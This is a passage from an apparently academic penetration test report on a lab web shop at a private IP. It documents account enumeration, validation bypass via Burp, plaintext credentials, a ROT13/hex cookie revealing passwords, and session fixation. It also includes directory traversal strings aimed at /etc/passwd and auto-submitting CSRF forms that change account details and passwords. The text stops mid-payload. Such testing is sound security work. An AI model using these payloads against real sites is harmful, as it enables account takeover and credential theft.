During this stage, the roles used by the application were identified. From the presence of an administrator and user login forms, it could be established that there are two roles defined within the web application:

1. Administrator
2. Customer

OWASP (2020) lists the customer role as having the ability to interact with the web application and benefit from its services. This website has these functionalities when authenticated with a regular user account such as the one provided for testing purposes. The administrator role is described as having privileges to manage the application functionalities. With an administrator account (see Section 2.8.3), it could be observed that it can edit shop items and orders as well as remove existing user accounts. Figure 2-19 displays the administrator panel functionalities.





Figure 2-19 Astley Skateshop's administrator panel

2.4.2 Test User Registration Process

The user registration form for this web application requires first name, last name, address, email, and password. For testing purposes, a new account was made (Figure 2-20). The inputted information was accepted and prompted a response from the server seen in Figure 2-21.



Registration Form

test


test

test

test@email.com

●●●●

Figure 2-20 User registration form




192.168.1.10

Data successfully saved, You may now login!

Figure 2-21 Server response after a successful registration

It was then possible to log in with the new account. The email did not require verification and the password *test* was accepted. Password policies are further discussed in Section 2.5.4. Trying to create another account with the same email (*test@test.com*) prompted the response from the server seen in Figure 2-21 which meant that the provided email is tested for uniqueness.




192.168.1.10

Customer is already exist, Please try another one!

Figure 2-22 Server response to registration with an existing user email

2.4.3 Testing for Account Enumeration and Guessable User Account

Accounts on this web application can be enumerated based on the returned error message in the case of an unsuccessful login. When logging in as an existing user with an incorrect password the message seen in Figure 2-23 was returned. However, when a nonexistent email was provided, another message, seen in Figure 2-24, could be observed.



192.168.1.10

Email or password is incorrect!

Figure 2-23 Server response to an incorrect password




Figure 2-24 Server response to a nonexistent email

The differing error messages meant that existing users could be enumerated through the login functionality. It was also tested whether the messages differed if the password was correct, but an incorrect email was provided, but this did not prompt a new error message from the server. Instead, it returned the response from Figure 2-24 again.

2.4.4 Testing for Weak or Unenforced Username Policy

The login form did not seem to have criteria for input besides the email field. Figure 2-25 demonstrates that JavaScript was used to ensure that an email address was inputted in the field.






Figure 2-25 JavaScript used to check for email format

Upon further testing, it was established that the field accepted an "@" symbol with a single character on each side which normally does not constitute a valid email address. Furthermore, the JavaScript could be easily bypassed by intercepting the HTTP POST request, which contained an accepted email, in Burp Suite (Figure 2-26) and modifying it before forwarding it to the server (Figure 2-27). Figure 2-28 displays a successful registration after the modified request was sent to the server.




```
POST /register.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 113
Origin: http://192.168.1.10
Connection: close
Referer: http://192.168.1.10/index.php
Cookie: PHPSESSID=mr05dkn1poiiiq4pjnqrscp6i2; SecretCookie=
6861636o6p61624068616360o6p61622r636s6q3n686163606p61623n31363638373732363230
Upgrade-Insecure-Requests: 1

ruser_firstname=test&ruser_lastname=test&ruser_address=test&ruser_email=test%40test&ruser_password=test&register=
```

Figure 2-26 Intercepted POST request with accepted values



```
ruser_firstname=test&ruser_lastname=test&ruser_address=test&ruser_email=test&ruser_password=test&register=
```

Figure 2-27 Email information modified


192.168.1.10

Data successfully saved, You may now login!


Figure 2-28 Successful registration without an email


2.5 Authentication Testing

2.5.1 Testing for Credentials Transported over an Encrypted Channel

This test aims to assess whether the web application causes the server or the client to exchange credentials without encryption. It could be observed that the site URLs were prefixed with HTTP as opposed to HTTPS and the browser was issuing warnings that the site was not secure for this reason.

The lack of transportation over an encrypted channel could be further proven by sending a request to the server and observing the response in OWASP ZAP. A POST request to log in was sent to the server in Figure 2-29*.* The provided credentials are unencrypted as this happens over HTTP. Figure 2-30 demonstrates the server response to a successful login. Cookies present in both images also lack the *Secure* attribute.


```
POST http://192.168.1.10/userlogin.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Origin: http://192.168.1.10
Connection: keep-alive
Referer: http://192.168.1.10/
Cookie: PHPSESSID=sdhaj04qhp98jlvf3kuj3um461
Upgrade-Insecure-Requests: 1

user_email=hacklab%40hacklab.com&user_password=hacklab&user_login=
```
Figure 2-29 Unencrypted request to the server as indicated by the http:// URL prefix


```
HTTP/1.1 200 OK
Date: Sat, 07 Jan 2023 13:30:38 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: SecretCookie=6861636o6p6162406861636o6p61622r636s6q3n6861636o6p61623n31363733303938323338
Content-Length: 116
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<script>alert('You're successfully logged in!')</script><script>window.open('customers/index.php','_self')</script>
```
Figure 2-30 Unencrypted server response and a cookie being set without a secure attribute

2.5.2 Testing for Default Credentials


During this stage, common username and password combinations were tried on user and administrator login interfaces. These combinations were *admin/admin*, *user/password*, *guest/guest* among others. *Test/test* combination was not tried as an account with these credentials could be created in Section 2.4.4, meaning that it was not present in the database before. The passwords of these combinations were also varied to include common passwords like *Password1*, *qwerty123*, *pass123*, however, none of the tried combinations were successful.

2.5.3 Testing for Weak Lock Out Mechanism

The application was concluded to have no lock out mechanism in place after numerous incorrect login attempts were made with the *hacklab* account in short succession. Trying an incorrect login combination over 10 times within the span of a minute did not result in the account being locked out and it could still be accessed after. The same test was made for the administrator login, but it did not yield any results.

2.5.4 Testing for Weak Password Policy

The application accepting a password of *test* in 2.4.2 gave a basis for suspicion that the password policy of this web application was weak or completely nonexistent. This was tested by creating new accounts with weak passwords and it was concluded that single-character passwords are accepted. Figure 2-31 shows the password change functionality HTML which features the current passwords of accounts in plaintext as discovered in Section 2.2.4. It can be seen that a single-character password *a* is in use.



```
<p>Old Password:</p>
            <div class="form-group">
            <input class="form-control" placeholder="Password" name="user_password" type="password" value="a" required>
          </div>
```

Figure 2-31 Single-character password in use visible in the HTML of the web application

Furthermore, it was discovered that the passwords are case insensitive. It was possible to access the *hacklab* account with both *hacklab* and *HACKLAB* as provided passwords.


2.5.5 Testing for Weak Password Change or Reset Functionalities

The password change option is functional in the sense that a user can change their password, however, as established in Section 2.2.4 it stores the current user password in plaintext. Furthermore, it was concluded that only the new passwords were checked for a match. An incorrect current password could be provided after editing the old password field and the change still occurred as long as the new passwords matched. The password change functionality was also concluded to be vulnerable to CSRF in Section 2.7.3.

2.6 AUTHORIZATION TESTING


2.6.1 Testing Directory Traversal File Include

This kind of attack is also known as the dot-dot-slash attack (../), directory traversal, directory climbing, or backtracking (OWASP, 2020). To test for this, an URL, which accepted parameters, was manually modified to link to a file such as */etc/passwd* characteristic to UNIX systems (Figures 2-32, 2-33).



```
192.168.1.10/customers/shop.php?id=/../../../../../../etc/passwd
```

Figure 2-32 Testing for directory traversal



```
192.168.1.10/customers/shop.php?id=%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd
```

Figure 2-33 Testing for directory traversal with an URL encoded filepath

Various paths and encodings were tried; however, the test yielded no results.


2.6.2 Testing for Insecure Direct Object References

Testing for insecure direct object references was performed in conjunction with testing for directory traversal. The URL *http://192.168.1.10/customers/add_to_cart.php?cart=5* was edited to contain values other than 5 after *cart=.* This led to the web page changing which shop item it displays, however, only items that were already accessible before from the shop menu could be accessed this way.

2.7 Session Management Testing

2.7.1 Testing for Session Management Schema

Two cookies used by the site were observed and were easily obtainable as they were transported over an unencrypted channel. The *PHPSESSID* seemed to be randomly generated whenever the website was accessed but the *SecretCookie* was assigned after a successful login (Figure 2-34).



```
HTTP/1.1 200 OK
Date: Thu, 17 Nov 2022 17:27:13 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: SecretCookie=6861636o6p6162406861636o6p61622r636s6q3n6861636o6p61623n31363638373036303333
Content-Length: 116
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html

<script>alert('You're successfully logged in!')</script><script>window.open('customers/index.php','_self')</script>
```

Figure 2-34 SecretCookie assigned upon login

Using Webscarab, the cookie values over time were analyzed which confirmed that the *PHPSESSID* is random (Figure 2-25), whereas the value of *SecretCookie* increased with time (Figure 2-36).




Figure 2-35 PHPSESSID values over time





Figure 2-36 SecretCookie values over time

The SecretCookie was then decoded with Cyberchef. It had been encoded with ROT13 cypher and Hexadecimal encoding (Figure 2-37).



ROT13: Rotate lower case chars ✓; Rotate upper case chars ✓; Rotate numbers ☐; Amount 13


From Hex: Delimiter Auto

```
6861636o6p6162406861636o6p61622r636s6q3n6861636o6p61623n31363638353433313932
```

```
hacklab@hacklab.com:hacklab:1668543192
```

Figure 2-37 Decoding SecretCookie

Decoding the cookie revealed that it consists of the user email and password in plaintext as well as a UNIX timestamp (Figure 2-38) which corresponded to the login time during this testing stage.



Convert epoch to human-readable date and vice versa

1668543192 | Timestamp to Human date | [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.


Assuming that this timestamp is in **seconds**:
GMT : Tuesday, November 15, 2022 8:13:12 PM
Your time zone : Tuesday, November 15, 2022 3:13:12 PM GMT-05:00
Relative : An hour ago

Figure 2-38 Timestamp from the cookie converted

2.7.2 Testing for Cookies Attributes

During this section, it is examined whether the correct security configuration for cookies is in place. This was done by reviewing server responses. During Section 2.5.1 it was established that the cookies were lacking the *Secure* attribute, meaning that they could be transported over HTTP and obtained in their unencrypted form. Another important attribute missing was the *http-only* flag which makes cookies inaccessible via client-side scripts such as JavaScript. This issue was also outlined in the Nikto scan (B.3 Nikto output) from before.

Other missing attributes could also be identified. OWASP (2020) identifies the following as a strong cookie attribute configuration: *Set-Cookie: __Host-SID=<session token>; path=/; Secure; HttpOnly; SameSite=Strict.* Figure 3-39 demonstrates that none of the attributes besides cookie name and value were present.




```
Set-Cookie: SecretCookie=6861636o6p61624068616360p61622r636s6q3n6861636o6p61623n31363638373036303333
```

Figure 2-39 SecretCookie set with no attributes


2.7.3 Testing for Session Fixation

Session fixation occurs when the same value of the session cookies is retained before and after authentication. As discussed before, the *PHPSESSID* cookie was assigned upon first accessing the site (Figure 2-40). This cookie did not change after the user logged in (Figure 2-41), the only difference was the *SecretCookie* being set. Furthermore, the same cookie was still present when the user logged out and authenticated as another user (Figure 2-42).




```
HTTP/1.1 200 OK
Date: Tue, 17 Jan 2023 09:28:46 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Set-Cookie: PHPSESSID=rhsd71nsf1pd5r7uqk1c1lgds6; path=/
```

Figure 2-40 PHPSESSID set



```
Referer: http://192.168.1.10/userlogin.php
Cookie: PHPSESSID=rhsd71nsf1pd5r7uqk1c1lgds6; SecretCookie=
6861636o6p61624068616360p61622r636s6q3n6861636o6p61623n31363733393437373539
Upgrade-Insecure-Requests: 1
```

Figure 2-41 Same PHPSESSID value present after authentication




```
Referer: http://192.168.1.10/userlogin.php
Cookie: PHPSESSID=rhsd71nsf1pd5r7uqk1c1lgds6; SecretCookie=74657374407465737 42r636s6q3n746573743n31363733393437383636
Upgrade-Insecure-Requests: 1
```

Figure 2-42 Unchanged PHPSESSID value after authenticating as another user

2.7.4 Testing for Cross Site Request Forgery


Cross site request forgery (CSRF) forces a user to execute unintended actions on a web application in which they are currently authenticated. To test whether this was possible, the website was first accessed as the *hacklab* account. An HTML file with the same input fields as the account settings form was then created with values set to "Hacked" (Figure 2-43). This file was hosted on an HTTP server on Kali.



```html
<!DOCTYPE html>
<html>
        <head>
        </head>
        <body onload="document.CSRF.submit()">
        <form action="http://192.168.1.10/customers/settings.php" method="POST" name="CSRF">
                <input type="hidden" name="user_firstname" value="Hacked">
                <input type="hidden" name="user_lastname" value="Hacked">
                <input type="hidden" name="user_address" value="Hacked">
                <input type="hidden" name="user_id" value="5">
                <input type="hidden" name="user_save" value="">
        </form>

        </body>
</html>
```

Figure 2-43 CSRF payload for the account settings form


Lastly, this file was accessed on the browser while a session as the *hacklab* account was still active (Figure 2-44).



```
┌──(kali㉿kali)-[~/server]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [17/Nov/2022 12:00:58] code 404, message File not found
127.0.0.1 - - [17/Nov/2022 12:00:58] "GET /) HTTP/1.1" 404 -
127.0.0.1 - - [17/Nov/2022 12:00:59] code 404, message File not found
127.0.0.1 - - [17/Nov/2022 12:00:59] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [17/Nov/2022 12:01:02] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [17/Nov/2022 12:01:04] "GET /CSRF.html HTTP/1.1" 200 -
```

Figure 2-44 Serving the file and accessing it as the 'victim'

Accessing this third-party file sent a POST request to the webserver containing the new "Hacked" values that were to replace the current account information. Figure 2-45 displays the changed information in the account settings popup for the *hacklab* account proving that CSRF was possible for this application.



Account Settings


Firstname: Hacked

Lastname: Hacked

Address: Hacked


Figure 2-45 Account settings changed after accessing the third-party file

In the same manner, this test was successfully executed on the password change functionality. Figure 2-46 shows the HTML that was used in this scenario and Figure 2-47 shows the changed password from the page source.



```
<!DOCTYPE html>
<html>
        <head>
        </head>
        <body onload="document.CSRF.submit()">
        <form action="http://192.168.1.10/updatepassword.php" method="POST" name="CSRF">
                <input type="hidden" name="user_password" value="">
